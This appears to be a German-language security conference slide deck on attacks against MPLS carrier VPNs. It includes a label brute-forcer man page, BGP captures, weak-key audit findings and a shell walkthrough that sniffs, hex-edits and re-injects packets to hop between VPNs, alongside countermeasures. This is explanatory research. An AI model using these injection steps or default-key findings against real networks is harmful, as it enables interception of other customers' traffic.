


# Mögliche Szenarien, DC


- Auch Carrier Devices *werden* kompromittiert (dies jedoch selten zugegeben ;-)
- Menschliche Konfigurationsfehler *können* vorkommen
- Devices müssen gemanagt werden (über eine – attackierbare – Mgmt-Infrastr.)
- Note: knowledge of SNMP RW community (and one-way reachability of device) can be considered “DC“



aus [3]




aus [2]



# Unlängst...


- ... nahm ich im Rahmen eines Projekts an einem *MPLS implementation lab* teil, mit fünf weltweiten MPLS Carriern, die jeweils einen Vertriebsmitarbeiter und einen Techniker entsendet hatten.
- Wir haben den NW-Verkehr gemonitort (wurde im Vorfeld kommuniziert).
- Ein europäischer Top3 Carrier Mitarbeiter versuchte regelmässig, SNMP-Abfragen gegen ein Backbone-Device mit offizieller IP-Adresse durchzuführen...

```
-----  
09/11/06 09:27:41 udp 10.16.12.19.1025 -> 148.115.13.101.161  
  (snmp)[version 1]  
public
```




# Mögliche Szenarien, DI

- **Angreifer benötigt physischen Zugang zu Carrier-Lokationen.**  
Üblicherweise nicht sehr wahrscheinlich, aber...
- **Es gibt vereinzelt PEs, die sich in Kunden-Lokationen befinden.**
- **Es *gibt* Kunden, die eigene PEs haben.**  
Diesen wird vom Carrier in einem bestimmten Maß vertraut.  
Vertrauen Sie diesen?
- **Es gibt Länder, in denen man der Integrität von Lokationen oder Devices nicht vertrauen sollte, aus unterschiedlichen Gründen.**




- Dies ist üblicherweise das einfachste Szenario für einen Angreifer (im Vergleich zu den anderen)
- Layer 2 Sicherheit wird meist in Carrier-Umgebungen vernachlässigt (nach unserer Erfahrung).
- Angreifer kompromittiert ggf. ein System (oder kontrolliert es sogar völlig legal), installiert L2 Angriffs-Toolkit und erhält so Zugang zu „weiteren Netzteilen“.
- L2 Übergangs-Punkte (IXPs) können Ausgangspunkt für Angriffe sein.
- Allgemein sind Übergangs-Punkte, insbesondere auch die zwischen Carriern (aufgrund der zugrundeliegenden „trust models“) von besonderem Interesse. Denken Sie an RFC 4364 sect. 9 and 10...




# Unterschiede zwischen FR/ATM und dem MPLS VPNs Zeitalter

- **MPLS ist IP-basiert, die zugrundeliegende Infrastruktur zunehmend Ethernet => typische IP/Ethernet Angriffe (e.g. ARP basierte) können auftreten.**
- **MPLS ist eine stark “virtuelle Technologie“... mit allen Vor-/Nachteilen solcher**
- **WA Szenarien existieren (praktisch) nicht im FR/ATM Umfeld.**
- **FR/ATM benötigt dedizierte Hardware, mit dediziertem Mgmt etc.**
- **(Früher) keine automatisierten Angriffstools erhältlich , kein „libnet for ATM“**
- **Üblicherweise keine “technology transition points“ zwischen Carrier, hinsichtlich FR/ATM**



- **Thorsten Fischer von *irmpc* hat erste Tools implementiert.**
- **Erhältlich unter [4], noch sehr „experimentell“.**
- **Wir arbeiten zusammen an einer Weiterentwicklung.**
  
- **Das „grosse Layer2 Angriffstool“ (*yersinia*) soll um MPLS-Funktionalität erweitert werden (auch hier sind wir mit den Autoren in Kontakt/gemeinsamer Arbeit).**
  
- **Auf der Shmocon07 wurde in einem Vortrag explizit nach Mitarbeitern für ein „MPLS Fuzzing“ Tool gesucht.**



# Beispiel: *label bruteforcing tool*

`mpls-lbf(1)`

## NAME

`mpls-lbf` - a MPLS LSP label brute-forcer

## SYNOPSIS


```
mpls-lbf -m hw_addr -d hw_addr -s IP -t IP -p port -o port -l maxlabel  
[-l maxlabel]
```

## DESCRIPTION

`mpls-lbf` is a small tool which sends a series of TCP SYN packets to a specified port on a specified (fixed) host, and labels these packets with MPLS labels. The labels are encoded in the TCP sequence number in such a way that the expected SYN ACK or RST reply can be used to reconstruct the labels along the LSP traversed by the TCP SYN packets.


If the this label enumeration is carried out from the core, it might be used as an information gathering tool, which can then be used in conjunction with `mpld-fwd` to forward MPLS-labelled traffic outside the core.

It makes sense to set up a sniffing device that receives this traffic




## Aussichtsreichste Angriffspfade (WA vorausgesetzt)

- **Modifikation des MP-BGP Austauschs**
- **Modifikation von VPN Labeln**



# MP-BGP Sitzung



224 223.67071 10.10.10.25 10.10.10.80 BGP KEEPALIVE Message, KEEPALIVE Message  
225 223.67337 10.10.10.80 10.10.10.25 BGP KEEPALIVE Message, KEEPALIVE Message  
226 223.67337 10.10.10.80 10.10.10.25 BGP UPDATE Message, UPDATE Message, UPDATE Message  
227 223.87028 10.10.10.25 10.10.10.80 TCP 179 > 59924 [ACK] Seq=694 Ack=464 win=15921 Len=0  
228 226.69846 10.1.1.1 224.0.0.2 LDP Hello Message  
229 227.02572 00:0b:fd:b6:48:81 00:0b:fd:b6:48:81 LOOP Reply


Frame 226 (407 bytes on wire, 407 bytes captured)  
Ethernet II, Src: 00:11:93:33:b1:08, Dst: 00:d0:ff:b7:68:a9  
Internet Protocol, Src Addr: 10.10.10.80 (10.10.10.80), Dst Addr: 10.10.10.25 (10.10.10.25)  
Transmission Control Protocol, Src Port: 59924 (59924), Dst Port: 179 (179), Seq: 111, Ack: 694, Len: 353  
Border Gateway Protocol  
UPDATE Message  
Border Gateway Protocol  
UPDATE Message  
Marker: 16 bytes  
Length: 131 bytes  
Type: UPDATE Message (2)  
unfeasible routes length: 0  
Total path attribute length:  
Path attributes  
ORIGIN: INCOMPLETE (4 bytes)  
AS\_PATH: empty (3 bytes)  
MULTI\_EXIT\_DISC: 0 (7 bytes)  
LOCAL\_PREF: 100 (7 bytes)  
EXTENDED\_COMMUNITIES: (51 bytes)  
MP\_REACH\_NLRI (36 bytes)  
Flags: 0x80 (optional, Non-transitive, Complete)  
Type code: MP\_REACH\_NLRI (14)  
Length: 33 bytes  
Address family: IPV4 (1)  
Subsequent address family identifier: Labeled VPN Unicast (128)  
Next hop network address (12 bytes)  
Subnetwork points of attachment: 0  
Network layer reachability information (16 bytes)  
Label Stack=18 (bottom) RD=100:1, IPv4=172.31.2.0/29

0030 3f da 41 b1 00 00 ff ff ff ff ff ff ff ff ff ff ? . A . . . . .  
0040 ff ff ff ff ff ff 00 83 02 00 00 00 6c 40 01 01 . . . . . l @ . . . . .  
0050 02 40 02 00 80 04 04 00 02 62 00 40 05 04 00 00 . @ . . . . . b . @ . . . . .  
0060 00 64 c0 10 30 00 02 00 64 00 00 00 01 43 01 80 . d . 0 . . . . d . . . . c . . . .  
0070 80 00 02 62 00 88 00 80 00 00 00 00 88 01 00 . . b . . . . . d . . . . .  
0080 01 00 01 50 00 88 02 ff 01 00 00 64 00 88 02 ff . . . . .

P: 360 D: 360 M: 0

# Angriffe gegen MP-BGP


- **MP-BGP Modifikation ermöglicht *Traffic Redirection* auf „Prefix-Eben“ oder sogar Hinzufügung von „bogus prefixes/networks“.**  
=> „x1 Verkehr“ kann aus „x2 network“ gelesen/geändert werden
- **Gegenmassnahmen:**  
MD5-gesichertes BGP zwischen PEs beugt Modifikation vor.  
Die Fähigkeit „unsolicited TCP ACKs“ in x1 zu entdecken, kann hilfreich sein (=> Monitoring/IDS).
- **In den meisten Carrier-Netzen wird (zumindest teilweise...) MD5 gesichertes BGP eingesetzt ... aber nicht in allen (e.g. ATT ist höchstwahrscheinlich eine Ausnahme)...**



# Während eines Audits... MD5 ‚gesichertes‘ BGP




- Implementierung gemäss Setup-Guide eines *grossen* Netzwerk-Consulting Unternehmens
- ⇒ Andere Kunden werden dieselbe Konfig haben...
- Übrigens: *OSPF authentication key* (im Guide und in Praxis) war der String... *‚highsecure‘*





# MD5 ,secured' BGP, Aus einem internen Dok eines Carriers

The other challenge with MD5 is that, though good in theory, it is difficult to implement effectively. The security of authentication is only as good as the key management. It requires extensive administrative systems to securely store passwords, track changes and allow quick changes if compromised, but the most difficult part is probably synchronizing the customer's administrative system with the carrier's. Both ends need the password changed at the same time or "chained" and without resetting BGP to prevent extended downtime. These capabilities are not generally available.

Some carriers may never change the password and others have used the default "cisco" key.



# Modifikation von *VPN Labels*



# Modifikation von VPN Labels

## (1) Die Labels eines der PEs

```
pe_7204vxxr>sh ip vp vpnv4 vrf alpha labels
Network      Next Hop    In label/Out label
Route Distinguisher: 100:1 (alpha)
20.20.20.21/32 10.10.10.25 nolabel/17
20.20.20.40/32 172.31.2.2 19/nolabel
172.31.1.0/29 10.10.10.25 nolabel/18
172.31.2.0/29 0.0.0.0 17/aggregate(alpha)
192.168.5.0 10.10.10.25 nolabel/19


pe_7204vxxr>sh ip bgp vpnv4 vrf beta labels
Network      Next Hop    In label/Out label
Route Distinguisher: 100:2 (beta)
172.31.1.0/29 10.10.10.25 nolabel/20
172.31.2.0/29 0.0.0.0 16/aggregate(beta)
```

## (3) Hier *tcpdump* eines Systems in VPN beta, das zunächst ‚normal‘ gepingt wird und dann ein re-labeled Ping aus VPN alpha erhält

```
01:55:45.993783 IP 172.31.1.2 > 172.31.2.2: icmp 40: echo request seq 17408
01:55:45.993815 IP 172.31.2.2 > 172.31.1.2: icmp 40: echo reply seq 17408
01:55:46.995175 IP 172.31.1.2 > 172.31.2.2: icmp 40: echo request seq 17664
01:55:46.995211 IP 172.31.2.2 > 172.31.1.2: icmp 40: echo reply seq 17664
01:55:47.996723 IP 172.31.1.2 > 172.31.2.2: icmp 40: echo request seq 17920
01:55:47.996756 IP 172.31.2.2 > 172.31.1.2: icmp 40: echo reply seq 17920

01:59:14.136855 IP 172.31.1.2 > 172.31.2.2: icmp 80: echo request seq 5725
01:59:14.136906 IP 172.31.2.2 > 172.31.1.2: icmp 80: echo reply seq 5725
```

## (2) Pakete von VPN alpha werden gesniff + ‚re-labeled‘ mit VPN beta



```
erey@ws23:~/bh - Shell - Konsole
Session Edit View Settings Help


[erey@ws23 bh]$ # sniff labeled packets
[erey@ws23 bh]$ # and save them for future use...
[erey@ws23 bh]$ sudo tethereal -nxi eth0 > packets
Password:
Capturing on eth0

[erey@ws23 bh]$ # modify packets
[erey@ws23 bh]$
[erey@ws23 bh]$ sudo vi ./packets
[erey@ws23 bh]$ cat ./packets
0000 00 14 93 33 b1 08 00 a0 ff b7 68 a9 88 47 00 01  ...3.....h..G..
0010 01 fe 45 00 00 64 00 96 00 00 fe 01 60 c0 ac 1f  ..E..d.....
0020 01 02 ac 1f 02 02 08 00 4d 56 1b 9e 16 5d 00 00  ..h.....MV...].
0030 00 00 02 68 fc 90 ab cd ab cd ab cd ab cd ab cd  ..h.....
0040 ab cd ab cd ab cd ab cd ab cd ab cd ab cd ab cd  ..h.....
0050 ab cd ab cd ab cd ab cd ab cd ab cd ab cd ab cd  ..h.....
0060 ab cd ab cd ab cd ab cd ab cd ab cd ab cd ab cd  ..h.....
0070 ab cd ab cd ab cd ab cd ab cd ab cd ab cd ab cd  ..h.....


[erey@ws23 bh]$ # convert to binary
[erey@ws23 bh]$
[erey@ws23 bh]$ xxd -r ./packets ./packets.bin
[erey@ws23 bh]$
[erey@ws23 bh]$ # and re-inject on the wire
[erey@ws23 bh]$
[erey@ws23 bh]$ sudo ./file2cable -v -i eth0 -f ./packets.bin
Password:
file2cable - by FX <Fx@phenoelit.de>
Thanx got to Lamont Granquist & fyodor for their hexdump()
./packets.bin - 118 bytes raw data

0011 9333 b108 00d0 ffb7 68a9 8847 0001  ...3.....h..G..
01fe 4500 0064 0096 0000 fe01 60c0 ac1f  ..E..d.....
0102 ac1f 0202 0000 4d56 1b9e 165d 0000  ..h.....MV...].
0000 0268 fc90 abcd abcd abcd abcd abcd  ..h.....
abcd abcd abcd abcd abcd abcd abcd abcd  ..h.....
abcd abcd abcd abcd abcd abcd abcd abcd  ..h.....
abcd abcd abcd abcd abcd abcd abcd abcd  ..h.....
abcd abcd abcd

Packet length: 118
[erey@ws23 bh]$
```




- Label Modifikation & nachfolgendes „VPN hopping“ sind möglich.
- Es können sogar bi-direktionale Verbindungen aufgebaut werden (wenn Angreifer den Verkehr in beide Richtungen modifiziert).
- NB: dieser Eingriff kann in VPN *alpha* nicht bemerkt werden, da keine Checksumme o.ä.
- MP-BGP Modifikation kann zu Verkehrs-Umleitung auf Standort-Ebene oder zum Auftreten von „bogus prefixes/sites“ führen.
- Gegen diesen Angriff gibt es Gegenmassnahmen:  
MD5 BGP zwischen PEs beugt MP-BGP Modifikation vor.  
Fähigkeit, „unsolicited TCP ACKs“ in VPN *alpha* zu entdecken, kann hilfreich sein.




# MPLS „Layer 2 VPNs“

- Terminus bezeichnet meist *Any Transport over MPLS [AToM]*
- AToM: „Technology for transport of different layer 2 protocols (e.g. ATM, Frame Relay, Ethernet, PPP, HDLC) over MPLS backbone“.
- Kann aus unterschiedlichen Gründen sehr interessant für Carrier und/oder Kunden sein.
- Arbeit mit *Pseudo Wires* = logischen Pfaden, die zwischen MPLS fähigen Devices im Backbone etabliert werden.




# MPLS „Layer 2 VPNs“


- Zugrundeliegende Mechanismen ähnlich wie bei *Layer 3 VPNs*: Pakete haben (mindestens) zwei Label, eines zu Forwarding-Zwecken, ein weiteres zur Identifizierung des Kunden/logischen Pfades.
- Modifikation von Labels ermöglicht „VPN hopping“ wie oben beschrieben.
- Zwei Varianten verdienen besonderes Interesse:  
*Ethernet over MPLS* [EoMPLS]  
*Virtual Private LAN Service* [VPLS]



- **„Transparenter“ Transport von Ethernet über MPLS Wolke**
- **Relativ neue Technologie**
- **Sicherheits-Auswirkungen scheinen vielen unklar zu sein  
... sogar teilweise den Herstellern...**



# Beispiel möglicher Probleme



„Normales“ Netzwerk-Verhalten?


Womöglich... aber...

Weiss CorpITSec, dass Bobs Zugriff auf den Server einen Carrier-Backbone durchläuft?

In einem anderen Land...

wo *Carnivore/DCS 1000* oder *CALEA* zuschlägt (oder es ein ‚anderes Verständnis von intellectual property‘ gibt)...


Unverschlüsselt!



# Angriffe im Zeitalter von VPLS


